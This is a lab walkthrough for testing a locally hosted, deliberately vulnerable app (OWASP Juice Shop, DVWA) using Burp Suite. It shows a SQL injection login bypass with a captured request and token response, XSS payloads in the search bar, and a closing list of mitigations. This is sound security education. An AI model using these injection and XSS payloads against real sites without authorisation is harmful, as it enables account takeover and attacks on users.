Task 7: Web Application Vulnerability Testing

1. Understand the OWASP Top 10 (2025):

Before testing, you must know what you're looking for. The **OWASP Top 10** represents the most critical web security risks.


Category	**Description**	**Key Examples**
A01: Broken Access Control	Users can access data outside their intended permissions.	IDOR, path traversal.
A02: Security Misconfiguration	Insecure default settings or overly verbose error messages.	Default passwords, open cloud storage.
A05: Injection	Untrusted data is sent to an interpreter as part of a command.	**SQL Injection (SQLi)**, NoSQL, OS Command.
A07: Authentication Failures	Flaws in session management or login.	Weak passwords, credential stuffing.

2. Setup the Vulnerable App (Juice Shop):

→ sudo apt update **(to update kali)**
→ sudo apt install dvwa juice-shop **(to install juice shop in kali)**


Run dvwa vulnerable we application and Juice Shop:

sudo dvwa-start **(to start dvwa vulnerable app)**



```
tarun@kali: ~
┌──(tarun㉿kali)-[~]
└─$ dvwa-start
```

sudo juice-shop -h **(to start juice shop)**



```
┌──(tarun㉿kali)-[~]
└─$ sudo juice-shop -h
[sudo] password for tarun:
[*] Please wait for the Juice-shop service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:42000

● juice-shop.service - juice-shop web application
     Loaded: loaded (/usr/lib/systemd/system/juice-shop.service; disabled; prese
t: disabled)
     Active: active (running) since Thu 2026-01-29 00:39:14 IST; 5s ago
 Invocation: c2fcc2d6f0de4b5bae98ae3c29f5dbb0
   Main PID: 5486 (npm start)
      Tasks: 19 (limit: 2073)
     Memory: 139.5M (peak: 140.7M)
```

Access the App:

→ Open your browser and go to http://127.0.0.1:42000 **(for juice shop)**
→ Open your browser and go to http://127.0.0.1:42001 **(for dvwa vulnerable web app)**

3. Intercept Requests with Burp Suite:

Burp Suite acts as a "Man-in-the-Middle" between your browser and the server.

1. **Launch Burp:** Search for burpsuite in the Kali menu. Select "Temporary Project" -> "Use Burp Defaults".
2. **Configure Browser:** * In Burp, go to **Proxy > Settings** and ensure the listener is on 127.0.0.1:8080.
    - In Firefox, go to **Settings > Network Settings > Manual Proxy Configuration**. Set HTTP Proxy to 127.0.0.1 and Port to 8080.
    - *Tip:* Use the **FoxyProxy** Firefox extension to toggle this on/off easily.
3. **Intercept:** Go to the **Proxy > Intercept** tab and ensure "Intercept is on." Refresh your target app; the request will "hang" in your browser while it waits for you to click **Forward** in Burp.

4. Test SQL Injection (SQLi):


Goal: Bypass the login screen without a valid password.

1. Go to the **Login** page in Juice Shop.

2. Enter a fake email: **admin@juice-sh.op** and any password.

3. In Burp Suite, catch the POST /rest/user/login request.
4. Right-click the request and select **Send to Repeater**.
5. In the **Repeater** tab, modify the email parameter to:


admin@juice-sh.op'--


Burp Project Intruder Repeater View Help Burp Suite Community
Dashboard Target Proxy Intruder Repeater Collaborato
Logger Organizer Extensions Learn
1 2 3 4 5 6 7 8 9
15 16 17
Send Cancel Burp AI
Request Response
Pretty Raw Hex
Search
0 highlights

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:42000
Content-Length: 54
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Origin: http://127.0.0.1:42000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:42000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; PHPSESSID=
0250fd2c0341368fdbf22ba06061fce5; security=low
Connection: keep-alive

{
	"email":"admin@juice-sh.op'--",
	"password":"password"
}
```

6. Click **Send**. If the response is 200 OK and contains a token, you've successfully logged in as admin by "commenting out" the password check.




```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-On2ecqmxFAh+xiqgdRrdl7RNIBQ"
Vary: Accept-Encoding
Date: Wed, 28 Jan 2026 12:00:52 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
      "authentication":{
            "token":
            "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiO
            iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIi
            LCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiwicGFzc3dvcmQ
            iOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsIn
            JvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ
            2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGlj
            L2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3R
            wU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdC
            I6IjIwMjYtMDEtMjggMTE6NDI6NDguNjQyICswMDowMCIsInVwZ
            GF0ZWRBdCI6IjIwMjYtMDEtMjggMTE6NDI6NDguNjQyICswMDow
            MCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2OTYwMTY1M30
            .uB8KT-STxFOKQqmOrF9PR0uQfcAXbgNl4n6c_360SpnW7PwXn9
            tr7F9lUCEb6VabMogHZ-iothFR8II9GjKIGZX-DepukR2PyPKjM
```

5. Test Cross-Site Scripting (XSS):

Goal: Inject JavaScript that executes in the user's browser.

- Go to the **Search** bar.
- Enter: **<script>alert('XSS_Detected')</script>** or **<img src=x onerror=alert(1)>**.
- If a popup appears, the input is reflected and executed.


Vulnerability: DOM Based
OWASP Juice Shop
127.0.0.1:42000/#/search?q=<img%20src%3Dx...

127.0.0.1:42000 says

1

OK
Sea
No results found
Try adjusting your search to find what you're looking for.
Items per page:
12
0 of 0

6. Observe and Document:

Vulnerability	Location	Payload	Observed Response
SQL Injection	Login Form	' OR 1=1 --	Logged in as first user in DB
Reflected XSS	Search Bar	<img src=x onerror=alert(1)>	Alert box appeared on screen

7. Suggested Mitigations:

- **For SQL Injection:** Use **Parameterized Queries** (Prepared Statements). This treats user input as data only, never as executable code.
- **For XSS:** Implement **Output Encoding**. Convert special characters (like < to `&lt;`) so the browser renders them as text instead of executing them as code.
- **Defense-in-Depth:** Implement a **Content Security Policy (CSP)** header to restrict which scripts are allowed to run on your site.